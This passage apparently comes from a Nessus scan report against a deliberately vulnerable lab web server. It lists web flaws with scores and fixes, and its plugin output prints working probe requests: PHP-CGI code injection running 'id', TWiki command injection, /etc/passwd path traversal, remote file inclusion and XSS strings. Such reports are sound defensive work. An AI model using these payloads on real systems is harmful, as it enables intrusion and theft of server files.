0x00A0: 43 61 63 68 65 2D 43 6F 6E 74 72 6F 6C 00 00 09      Cache-Control...
0x00B0: 6D 61 78 2D 61 67 65 3D 30 00 A0 0E 00 07 4D 6F      max-age=0.....Mo
0x00C0: 7A 69 6C 6C 61 00 00 19 55 70 67 72 61 64 65 2D      zilla...Upgrade-
0x00D0: 49 6E 73 65 63 75 72 65 2D 52 65 71 75 65 73 74      Insecure-Request
0x00E0: 73 00 00 01 31 00 A0 01 00 09 74 65 78 74 2F 68      s...1.....text/h
0x00F0: 74 6D 6C 00 A0 0B 00 09 6C 6F 63 61 6C 68 6F 73      tml.....localhos
0x0100: 74 00 0A 00 21 6A 61 76 61 78 2E 73 65 72 76 6C      t...!javax.servl
0x0110: 65 74 2E 69 6E 63 6C 75 64 65 2E 72 65 71 75 65      et.include.reque
0x0120: 73 74 5F 75 72 69 00 00 01 31 00 0A 00 1F 6A 61      st_uri...1....ja
0x0130: 76 61 78 2E 73 65 72 76 6C 65 74 2E 69 6E 63 6C      vax.servlet.incl
0x0140: 75 64 65 2E 70 61 74 68 5F 69 6E 66 6F 00 00 10      ude.path_info...
0x0150: 2F 57 45 42 2D 49 4E 46 2F 77 65 62 2E 78 6D 6C      /WEB-INF/web.xml
0x0160: 00 0A 00 22 6A 61 76 61 78 2E 73 65 72 76 6C 65      ..."javax.servle
0x0170: 74 2E 69 6E 63 6C 75 64 65 2E 73 65 72 76 6C 65      t.include.servle
0x0180: 74 5F 70 61 74 68 00 00 00 00 00 FF              t_path.....
```

This produced the following truncated output (limite [...])

39469 - CGI Generic Remote File Inclusion

Synopsis

Arbitrary code may be run on the remote server.

Description

The remote web server hosts CGI scripts that fail to adequately sanitize request strings. By leveraging this issue, an attacker may be able to include a remote file from a remote server and execute arbitrary commands on the target host.

See Also

https://en.wikipedia.org/wiki/Remote_File_Inclusion

<http://projects.webappsec.org/w/page/13246955/Remote%20File%20Inclusion>

Solution

Restrict access to the vulnerable application. Contact the vendor for a patch or upgrade.

Risk Factor

High

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

References

XREF	CWE:73
XREF	CWE:78
XREF	CWE:98
XREF	CWE:434
XREF	CWE:473
XREF	CWE:632
XREF	CWE:714
XREF	CWE:727
XREF	CWE:801
XREF	CWE:928
XREF	CWE:929

Plugin Information

Published: 2009/06/19, Modified: 2021/01/19

Plugin Output

tcp/80/www

```
Using the GET HTTP method, Nessus found that :

+ The following resources may be vulnerable to web code injection :

+ The 'page' parameter of the /mutillidae/ CGI :

/mutillidae/?page=http://07Ha2P1F.example.com/

----- output -----
<b>Warning</b>: include() [<a href='function.include'>function.in [...]
<br />
<b>Warning</b>: include(http://07Ha2P1F.example.com/) [<a href='function.include'>function.include</a>]: failed to open stream: no suitable wrapper could be found in <b>/var/www/mutillidae/index.php</b> on line <b>469</b><br />
<br />
<b>Warning</b>: include() [<a href='function.include'>function.in [...]
-----

+ The 'page' parameter of the /mutillidae/index.php CGI :

/mutillidae/index.php?page=http://07Ha2P1F.example.com/

----- output -----
<b>Warning</b>: include() [<a href='function.include'>function.in [...]
<br />
<b>Warning</b>: include(http://07Ha2P1F.example.com/) [<a href='function.include'>function.include</a>]: failed to open stream: no suitable wrapper could be found in <b>/var/www/mutillidae/index.php</b> on line <b>469</b><br />
<br />
<b>Warning</b>: include() [<a href='function.include'>function.in [...]
-----

Clicking directly on these URLs should exhibit the issue :
(you will probably need to read the HTML source)

http://192.168.1.24/mutillidae/?page=http://07Ha2P1F.example.com/
http://192.168.1.24/mutillidae/index.php?page=http://07Ha2P1F.example.com/
```

59088 - PHP PHP-CGI Query String Parameter Injection Arbitrary Code Execution

Synopsis

The remote web server contains a version of PHP that allows arbitrary code execution.

Description

The PHP installation on the remote web server contains a flaw that could allow a remote attacker to pass command-line arguments as part of a query string to the PHP-CGI program. This could be abused to execute arbitrary code, reveal PHP source code, cause a system crash, etc.

See Also

<http://eindbazen.net/2012/05/php-cgi-advisory-cve-2012-1823/>

<http://www.php.net/archive/2012.php#id2012-05-08-1>

<http://www.php.net/ChangeLog-5.php#5.3.13>

<http://www.php.net/ChangeLog-5.php#5.4.3>

<http://www.nessus.org/u?80589ce8>

<https://www-304.ibm.com/support/docview.wss?uid=swg21620314>

Solution

If using Lotus Foundations, upgrade the Lotus Foundations operating system to version 1.2.2b or later.

Otherwise, upgrade to PHP 5.3.13 / 5.4.3 or later.

Risk Factor

High

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

6.5 (CVSS2#E:H/RL:OF/RC:C)

References

BID	53388
CVE	CVE-2012-1823
CVE	CVE-2012-2311
XREF	CERT:520827
XREF	EDB-ID:18834
XREF	CISA-KNOWN-EXPLOITED:2022/04/15

Exploitable With

CANVAS (true) Core Impact (true) Metasploit (true)

Plugin Information

Published: 2012/05/14, Modified: 2022/03/28

Plugin Output

tcp/80/www

Nessus was able to verify the issue exists using the following request :

```
----- snip -----
POST /dvwa/dvwa/includes/DBMS/DBMS.php?-d+allow_url_include%3don+-d+safe_mode%3doff+-d
+suhosin.simulation%3don+-d+open_basedir%3doff+-d+auto_prepend_file%3dphp%3a//input+-n HTTP/1.1
Host: 192.168.1.24
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive
Content-Length: 82
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
<?php echo 'php_cgi_query_string_code_execution-1728903439'; system('id'); die; ?>
----- snip -----
```

19704 - TWiki 'rev' Parameter Arbitrary Command Execution

Synopsis

The remote web server hosts a CGI application that is affected by an arbitrary command execution vulnerability.

Description

The version of TWiki running on the remote host allows an attacker to manipulate input to the 'rev' parameter in order to execute arbitrary shell commands on the remote host subject to the privileges of the web server user id.

See Also

<http://www.nessus.org/u?c70904f3>

Solution

Apply the appropriate hotfix referenced in the vendor advisory.

Risk Factor

High

CVSS v3.0 Base Score

8.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

8.2 (CVSS:3.0/E:F/RL:O/RC:C)

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

6.2 (CVSS2#E:F/RL:OF/RC:C)

References

BID	14834
CVE	CVE-2005-2877

Exploitable With

Metasploit (true)

Plugin Information

Published: 2005/09/15, Modified: 2024/06/05

Plugin Output

tcp/80/www

```
Nessus was able to execute the command "id" using the
following request :
```

```
http://192.168.1.24/twiki/bin/view/Main/TWikiUsers?rev=2%20%7cid%7c%7cecho%20
```

```
This produced the following truncated output (limited to 2 lines) :
```

```
----- snip -----
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
----- snip -----
```

36171 - phpMyAdmin Setup Script Configuration Parameters Arbitrary PHP Code Injection (PMASA-2009-4)

Synopsis

The remote web server contains a PHP application that is affected by a code execution vulnerability.

Description

The setup script included with the version of phpMyAdmin installed on the remote host does not properly sanitize user-supplied input before using it to generate a config file for the application. This version is affected by the following vulnerabilities :

- The setup script inserts the unsanitized verbose server name into a C-style comment during config file generation.
- An attacker can save arbitrary data to the generated config file by altering the value of the 'textconfig' parameter during a POST request to config.php.

An unauthenticated, remote attacker can exploit these issues to execute arbitrary PHP code.

See Also

<https://www.tenable.com/security/research/tra-2009-02>

http://www.phpmyadmin.net/home_page/security/PMASA-2009-4.php

Solution

Upgrade to phpMyAdmin 3.1.3.2. Alternatively, apply the patches referenced in the project's advisory.

Risk Factor

High

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

5.5 (CVSS2#E:U/RL:OF/RC:C)

References

BID	34526
CVE	CVE-2009-1285
XREF	TRA:TRA-2009-02
XREF	SECUNIA:34727
XREF	CWE:94

Plugin Information

Published: 2009/04/16, Modified: 2022/04/11

Plugin Output

tcp/80/www

125855 - phpMyAdmin prior to 4.8.6 SQLi vulnerability (PMASA-2019-3)

Synopsis

The remote web server hosts a PHP application that is affected by SQLi vulnerability.

Description

According to its self-reported version number, the phpMyAdmin application hosted on the remote web server is prior to 4.8.6. It is, therefore, affected by a SQL injection (SQLi) vulnerability that exists in designer feature of phpMyAdmin. An unauthenticated, remote attacker can exploit this to inject or manipulate SQL queries in the back-end database, resulting in the disclosure or manipulation of arbitrary data.

Note that Nessus has not attempted to exploit these issues but has instead relied only on the application's self-reported version number.

See Also

<http://www.nessus.org/u?c9d7fc8c>

Solution

Upgrade to phpMyAdmin version 4.8.6 or later.

Alternatively, apply the patches referenced in the vendor advisories.

Risk Factor

High

CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

8.5 (CVSS:3.0/E:U/RL:O/RC:C)

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

5.5 (CVSS2#E:U/RL:OF/RC:C)

References

BID 108617

CVE CVE-2019-11768

Plugin Information

Published: 2019/06/13, Modified: 2024/06/04

Plugin Output

tcp/80/www

```
URL           : http://192.168.1.24/phpMyAdmin
Installed version : 3.1.1
Fixed version  : 4.8.6
```

11411 - Backup Files Disclosure

Synopsis

It is possible to retrieve file backups from the remote web server.

Description

By appending various suffixes (ie: .old, .bak, ~, etc...) to the names of various files on the remote host, it seems possible to retrieve their contents, which may result in disclosure of sensitive information.

See Also

<http://www.nessus.org/u?8f3302c6>

Solution

Ensure the files do not contain any sensitive information, such as credentials to connect to a database, and delete or protect those files that should not be accessible.

Risk Factor

Medium

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

Plugin Information

Published: 2003/03/17, Modified: 2023/07/10

Plugin Output

tcp/80/www

```
It is possible to read the following backup files :
```

- File : /twiki/bin/view/Main/WebHome~
URL : http://192.168.1.24/twiki/bin/view/Main/WebHome~
- File : /twiki/bin/search/Main/SearchResult~
URL : http://192.168.1.24/twiki/bin/search/Main/SearchResult~

40984 - Browsable Web Directories

Synopsis

Some directories on the remote web server are browsable.

Description

Multiple Nessus plugins identified directories on the web server that are browsable.

See Also

<http://www.nessus.org/u?0a35179e>

Solution

Make sure that browsable directories do not leak confidential information or give access to sensitive resources. Additionally, use access restrictions or disable directory indexing for any that do.

Risk Factor

Medium

CVSS v3.0 Base Score

5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

Plugin Information

Published: 2009/09/15, Modified: 2021/01/19

Plugin Output

tcp/80/www

```
The following directories are browsable :  
  
http://192.168.1.24/dav/  
http://192.168.1.24/dav/yUqm67F1.htm/  
http://192.168.1.24/dvwa/dvwa/  
http://192.168.1.24/dvwa/dvwa/css/  
http://192.168.1.24/dvwa/dvwa/images/  
http://192.168.1.24/dvwa/dvwa/includes/  
http://192.168.1.24/dvwa/dvwa/includes/DBMS/  
http://192.168.1.24/dvwa/dvwa/js/  
http://192.168.1.24/mutillidae/documentation/  
http://192.168.1.24/mutillidae/styles/
```

```
http://192.168.1.24/mutillidae/styles/ddsmoothmenu/  
http://192.168.1.24/test/  
http://192.168.1.24/test/testoutput/
```


44136 - CGI Generic Cookie Injection Scripting

Synopsis

The remote web server is prone to cookie injection attacks.

Description

The remote web server hosts at least one CGI script that fails to adequately sanitize request strings with malicious JavaScript.

By leveraging this issue, an attacker may be able to inject arbitrary cookies. Depending on the structure of the web application, it may be possible to launch a 'session fixation' attack using this mechanism.

Please note that :

- Nessus did not check if the session fixation attack is feasible.
- This is not the only vector of session fixation.

See Also

https://en.wikipedia.org/wiki/Session_fixation

https://www.owasp.org/index.php/Session_Fixation

http://www.acros.si/papers/session_fixation.pdf

<http://projects.webappsec.org/w/page/13246960/Session%20Fixation>

Solution

Restrict access to the vulnerable application. Contact the vendor for a patch or upgrade.

Risk Factor

Medium

CVSS v2.0 Base Score

4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:N)

References

XREF	CWE:472
XREF	CWE:642
XREF	CWE:715
XREF	CWE:722

Plugin Information

Published: 2010/01/25, Modified: 2022/04/11

Plugin Output

tcp/80/www

```
Using the GET HTTP method, Nessus found that :

+ The following resources may be vulnerable to cookie manipulation :

+ The 'page' parameter of the /mutillidae/ CGI :

/mutillidae/?page=<script>document.cookie="testleag=6030;"</script>

----- output -----
<a href="./index.php?page=login.php">Login/Register</a>
</td>
<td><a href="./index.php?do=toggle-hints&page=<script>document.cookie="t
estleag=6030;"</script>">Toggle Hints</a></td><td><a href="./index.
php?do=toggle-security&page=<script>document.cookie="testleag=6030;"</sc
ript>">Toggle Security</a></td>
<td><a href="set-up-database.php">Reset DB</a></td>
<td><a href="./index.php?page=show-log.php">View Log</a></td>
-----

+ The 'page' parameter of the /mutillidae/index.php CGI :

/mutillidae/index.php?page=<script>document.cookie="testleag=6030;"</scr
ipt>

----- output -----
<a href="./index.php?page=login.php">Login/Register</a>
</td>
<td><a href="./index.php?do=toggle-hints&page=<script>document.cookie="t
estleag=6030;"</script>">Toggle Hints</a></td><td><a href="./index.
php?do=toggle-security&page=<script>document.cookie="testleag=6030;"</sc
ript>">Toggle Security</a></td>
<td><a href="set-up-database.php">Reset DB</a></td>
<td><a href="./index.php?page=show-log.php">View Log</a></td>
-----
```

49067 - CGI Generic HTML Injections (quick test)

Synopsis

The remote web server may be prone to HTML injections.

Description

The remote web server hosts CGI scripts that fail to adequately sanitize request strings with malicious JavaScript. By leveraging this issue, an attacker may be able to cause arbitrary HTML to be executed in a user's browser within the security context of the affected site.

The remote web server may be vulnerable to IFRAME injections or cross-site scripting attacks :

- IFRAME injections allow 'virtual defacement' that might scare or anger gullible users. Such injections are sometimes implemented for 'phishing' attacks.
- XSS are extensively tested by four other scripts.
- Some applications (e.g. web forums) authorize a subset of HTML without any ill effect. In this case, ignore this warning.

See Also

<http://www.nessus.org/u?602759bc>

Solution

Either restrict access to the vulnerable application or contact the vendor for an update.

Risk Factor

Medium

CVSS v2.0 Base Score

4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:N)

References

XREF	CWE:80
XREF	CWE:86

Plugin Information

Published: 2010/09/01, Modified: 2021/01/19

Plugin Output

tcp/80/www

Using the GET HTTP method, Nessus found that :

+ The following resources may be vulnerable to HTML injection :

+ The 'page' parameter of the /mutillidae/index.php CGI :

/mutillidae/index.php?page=<<<<"ixrkce%20>>>>

----- output -----

```
<a href= "./index.php?page=login.php">Login/Register</a>
</td>
<td><a href= "./index.php?do=toggle-hints&page=<<<<"ixrkce >>>>">Toggle Hi
nts</a></td><td><a href= "./index.php?do=toggle-security&page=<<<<"i
xrkce >>>>">Toggle Security</a></td>
<td><a href= "set-up-database.php">Reset DB</a></td>
<td><a href= " ./index.php?page=show-log.php">View Log</a></td>
-----
```

+ The 'page' parameter of the /mutillidae/ CGI :

/mutillidae/?page=<<<<"ixrkce%20>>>>

----- output -----

```
<a href= "./index.php?page=login.php">Login/Register</a>
</td>
<td><a href= "./index.php?do=toggle-hints&page=<<<<"ixrkce >>>>">Toggle Hi
nts</a></td><td><a href= "./index.php?do=toggle-security&page=<<<<"i
xrkce >>>>">Toggle Security</a></td>
<td><a href= "set-up-database.php">Reset DB</a></td>
<td><a href= " ./index.php?page=show-log.php">View Log</a></td>
-----
```

+ The 'template' parameter of the /twiki/bin/oops/Main/WebHomemailto:webmasteryour/company CGI :

/twiki/bin/oops/Main/WebHomemailto:webmasteryour/company?template=<<<<"i
xrkce%20>>>>

----- output -----

```
<html><body>
<h1>TWiki Installation Error</h1>
Template file <<<<"ixrkce >>>>.tmpl not found or template directory
/var/www/twiki/templates not found.<p />
Check the $templateDir variable in TWiki.cfg.
-----
```

Clicking directly on these URLs should exhibit the issue :
(you will probably need to read the HTML source)

http://192.168.1.24/mutillidae/index.php?page=<<<<"ixrkce%20>>>>

http://192.168.1.24/mutillidae/?page=<<<<"ixrkce%20>>>>

42872 - CGI Generic Local File Inclusion (2nd pass)

Synopsis

Arbitrary code may be run on this server.

Description

The remote web server hosts CGI scripts that fail to adequately sanitize request strings. By leveraging this issue, an attacker may be able to include a local file and disclose its contents, or even execute arbitrary code on the remote host.

See Also

https://en.wikipedia.org/wiki/Remote_File_Inclusion

Solution

Restrict access to the vulnerable application. Contact the vendor for a patch or upgrade.

Risk Factor

Medium

CVSS v2.0 Base Score

6.8 (CVSS2#AV:N/AC:M/Au:N/C:P/I:P/A:P)

References

XREF	CWE:73
XREF	CWE:78
XREF	CWE:98
XREF	CWE:473
XREF	CWE:632
XREF	CWE:714
XREF	CWE:727
XREF	CWE:928
XREF	CWE:929

Plugin Information

Published: 2009/11/19, Modified: 2021/01/19

Plugin Output

tcp/80/www

```

----- request -----
GET /mutillidae/?page=<IMG%20SRC="javascript:alert(104);"> HTTP/1.1
Host: 192.168.1.24
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
-----

----- output -----
<!-- Begin Content -->
<br />
<b>Warning</b>: include(&lt;IMG SRC=&quot;javascript:alert(104);&quot;&
gt;)<a href='function.include'>function.include</a>]: failed to open s
tream: No such file or directory in <b>/var/www/mutillidae/index.php</b>
on line <b>469</b><br />
<br />
<b>Warning</b>: include() [<a href='function.include'>function.in [...]]
-----

----- request -----
GET /mutillidae/index.php?page=<IMG%20SRC="javascript:alert(104);"> HTTP/1.1
Host: 192.168.1.24
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
-----

----- output -----
<!-- Begin Content -->
<br />
<b>Warning</b>: include(&lt;IMG SRC=&quot;javascript:alert(104);&quot;&
gt;)<a href='function.include'>function.include</a>]: failed to open s
tream: No such file or directory in <b>/var/www/mutillidae/index.php</b>
on line <b>469</b><br />
<br />
<b>Warning</b>: include() [<a href='function.include'>function.in [...]]
-----

```

39467 - CGI Generic Path Traversal

Synopsis

Arbitrary files may be accessed or executed on the remote host.

Description

The remote web server hosts CGI scripts that fail to adequately sanitize request strings and are affected by directory traversal or local files inclusion vulnerabilities.

By leveraging this issue, an attacker may be able to read arbitrary files on the web server or execute commands.

See Also

https://en.wikipedia.org/wiki/Directory_traversal

<http://cwe.mitre.org/data/definitions/22.html>

<http://projects.webappsec.org/w/page/13246952/Path%20Traversal>

<http://projects.webappsec.org/w/page/13246949/Null%20Byte%20Injection>

<http://www.nessus.org/u?4de3840d>

Solution

Restrict access to the vulnerable application. Contact the vendor for a patch or upgrade to address path traversal flaws.

Risk Factor

Medium

CVSS v3.0 Base Score

5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

References

XREF	OWASP:OWASP-AZ-001
XREF	CWE:21
XREF	CWE:22
XREF	CWE:632
XREF	CWE:715
XREF	CWE:723

XREF	CWE:813
XREF	CWE:928
XREF	CWE:932

Plugin Information

Published: 2009/06/19, Modified: 2022/04/07

Plugin Output

tcp/80/www

```
Using the GET HTTP method, Nessus found that :

+ The following resources may be vulnerable to directory traversal :

+ The 'page' parameter of the /mutillidae/ CGI :

/mutillidae/?page=../../../../../../../../etc/passwd%00index.html

----- output -----
<blockquote>
<!-- Begin Content -->
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
-----

+ The 'page' parameter of the /mutillidae/index.php CGI :

/mutillidae/index.php?page=../../../../../../../../etc/passwd%00index.ht
ml

----- output -----
<blockquote>
<!-- Begin Content -->
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
-----
```


39466 - CGI Generic XSS (quick test)

Synopsis

The remote web server is prone to cross-site scripting attacks.

Description

The remote web server hosts CGI scripts that fail to adequately sanitize request strings with malicious JavaScript. By leveraging this issue, an attacker may be able to cause arbitrary HTML and script code to be executed in a user's browser within the security context of the affected site.

These XSS are likely to be 'non persistent' or 'reflected'.

See Also

https://en.wikipedia.org/wiki/Cross_site_scripting#Non-persistent

<http://www.nessus.org/u?ea9a0369>

<http://projects.webappsec.org/w/page/13246920/Cross%20Site%20Scripting>

Solution

Restrict access to the vulnerable application. Contact the vendor for a patch or upgrade to address any cross-site scripting vulnerabilities.

Risk Factor

Medium

CVSS v2.0 Base Score

4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:N)

References

XREF	CWE:20
XREF	CWE:74
XREF	CWE:79
XREF	CWE:80
XREF	CWE:81
XREF	CWE:83
XREF	CWE:86
XREF	CWE:116
XREF	CWE:442
XREF	CWE:692
XREF	CWE:712
XREF	CWE:722

XREF	CWE:725
XREF	CWE:751
XREF	CWE:801
XREF	CWE:811
XREF	CWE:928
XREF	CWE:931

Plugin Information

Published: 2009/06/19, Modified: 2022/04/11

Plugin Output

tcp/80/www

```
Using the GET HTTP method, Nessus found that :

+ The following resources may be vulnerable to cross-site scripting (quick test) :

+ The 'page' parameter of the /mutillidae/ CGI :

/mutillidae/?page=<IMG%20SRC="javascript:alert(104);">

----- output -----
<a href="./index.php?page=login.php">Login/Register</a>
</td>
<td><a href="./index.php?do=toggle-hints&page=<IMG SRC="javascript:alert
(104);">">Toggle Hints</a></td><td><a href="./index.php?do=toggle-s
ecurity&page=<IMG SRC="javascript:alert(104);">">Toggle Security</a></td>
>
<td><a href="set-up-database.php">Reset DB</a></td>
<td><a href="./index.php?page=show-log.php">View Log</a></td>
-----

+ The 'template' parameter of the /twiki/bin/oops/Main/WebHomemaihto:webmasteryour/company CGI :

/twiki/bin/oops/Main/WebHomemaihto:webmasteryour/company?template="><obj
ect%20type="text/html"%20data="http://www.example.com/include.html"></ob
ject>

----- output -----
<html><body>
<h1>TWiki Installation Error</h1>
Template file "><object type="text/html" data="http://www.example.com/in
clude.html"></object>.tmpl not found or template directory
/var/www/twiki/templates not found.<p />
Check the $templateDir variable in TWiki.cfg.
-----

+ The 'page' parameter of the /mutillidae/index.php CGI :

/mutillidae/index.php?page=<IMG%20SRC="javascript:alert(104);">

----- output -----
<a href="./index.php?page=login.php">Login/Register</a>
</td>
<td><a href="./index.php?do=toggle-hints&page=<IMG SRC="javascript:alert
(104);">">Toggle Hints</a></td><td><a href="./index.php?do=toggle-s
ecurity&page=<IMG SRC="javascript:alert(104);">">Toggle Security</a></td>
>
<td><a href="set-up-database.php">Reset DB</a></td>
```

```
<td><a href="./index.php?page=show-log.php">View Log</a></td>
```

```
-----
```

Clicking directly on these URLs should exhibit the issue :
(you will probably need to read the HTML source)

```
http://192.168.1.24/mutillidae/?page=<IMG%20SRC="javascript:alert(104);">
```

11213 - HTTP TRACE / TRACK Methods Allowed

Synopsis

Debugging functions are enabled on the remote web server.

Description

The remote web server supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods that are used to debug web server connections.

See Also

<http://www.nessus.org/u?e979b5cb>

<http://www.apacheweek.com/issues/03-01-24>

<https://download.oracle.com/sunalerts/1000718.1.html>

Solution

Disable these HTTP methods. Refer to the plugin output for more information.

Risk Factor

Medium

CVSS v3.0 Base Score

5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)

CVSS v3.0 Temporal Score

4.6 (CVSS:3.0/E:U/RL:O/RC:C)

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

CVSS v2.0 Temporal Score

3.7 (CVSS2#E:U/RL:OF/RC:C)

References

BID	9506
BID	9561
BID	11604
BID	33374

BID	37995
CVE	CVE-2003-1567
CVE	CVE-2004-2320
CVE	CVE-2010-0386
XREF	CERT:288308
XREF	CERT:867593
XREF	CWE:16
XREF	CWE:200

Plugin Information

Published: 2003/01/23, Modified: 2024/04/09

Plugin Output

tcp/80/www

To disable these methods, add the following lines for each virtual host in your configuration file :

```
RewriteEngine on
RewriteCond %{REQUEST_METHOD} ^(TRACE|TRACK)
RewriteRule .* - [F]
```

Alternatively, note that Apache versions 1.3.34, 2.0.55, and 2.2 support disabling the TRACE method natively via the 'TraceEnable' directive.

Nessus sent the following TRACE request : \n\n----- snip
-----\nTRACE /Nessus525955461.html HTTP/1.1

```
Connection: Close
Host: 192.168.1.24
Pragma: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
```

----- snip -----\n\nand received the
following response from the remote server : \n\n----- snip
-----\nHTTP/1.1 200 OK

```
Date: Mon, 14 Oct 2024 10:43:58 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: message/http
```

```
TRACE /Nessus525955461.html HTTP/1.1
Connection: Keep-Alive
Host: 192.168.1.24
Pragma: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
```

----- snip -----\n

46803 - PHP expose_php Information Disclosure

Synopsis

The configuration of PHP on the remote host allows disclosure of sensitive information.

Description

The PHP install on the remote server is configured in a way that allows disclosure of potentially sensitive information to an attacker through a special URL. Such a URL triggers an Easter egg built into PHP itself.

Other such Easter eggs likely exist, but Nessus has not checked for them.

See Also

https://www.0php.com/php_easter_egg.php

<https://seclists.org/webappsec/2004/q4/324>

Solution

In the PHP configuration file, `php.ini`, set the value for 'expose_php' to 'Off' to disable this behavior. Restart the web server daemon to put this change into effect.

Risk Factor

Medium

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

Plugin Information

Published: 2010/06/03, Modified: 2022/04/11

Plugin Output

tcp/80/www

Nessus was able to verify the issue using the following URL :

`http://192.168.1.24/dvwa/dvwa/includes/DBMS/DBMS.php?=phpB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000</code`

Synopsis

The remote web application discloses path information.

Description

At least one web application hosted on the remote web server discloses the physical path to its directories when a malformed request is sent to it.

Leaking this kind of information may help an attacker fine-tune attacks against the application and its backend.

Solution

Filter error messages containing path information.

Risk Factor

Medium

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

Plugin Information

Published: 2012/01/25, Modified: 2021/01/19

Plugin Output

tcp/80/www

```
The request GET /twiki/bin/oops/Main/WebHomemailto:webmasteryour/company?template=%00rororv HTTP/1.1
Host: 192.168.1.24
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
```

```
produces the following path information :
<h1>TWiki Installation Error</h1>
Template file .rororv.tmpl not found or template directory
/var/www/twiki/templates not found.<p />
Check the $templateDir variable in TWiki.cfg.
</body></html>
```

```
The request GET /mutillidae/?page=<script>document.cookie="testleag=6030;"</script> HTTP/1.1
Host: 192.168.1.24
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
```



```
Accept-Language: en
Connection: Keep-Alive
Cookie: PHPSESSID=292b7b56bfdcea62ada5b7aab4022fd1
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
```

produces the following path information :

```
<!-- Begin Content -->
<br />
<b>Warning</b>: include(&lt;script&gt;document.cookie=&quot;testleag=60
30;&quot;&lt;/script&gt;) [
```

```
The request GET /mutillidae/index.php?page=<<<<"ixrkce%20">>> HTTP/1.1
Host: 192.168.1.24
Accept-Charset: iso-8859-1,utf-8;q=0.9,*,q=0.1
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
```

produces the following path information :

```
<!-- Begin Content -->
<br />
<b>Warning</b>: include(&lt;&lt;&lt;&lt;&quot;ixrkce &gt;&gt;&gt;) [
```

85582 - Web Application Potentially Vulnerable to Clickjacking

Synopsis

The remote web server may fail to mitigate a class of web application vulnerabilities.

Description

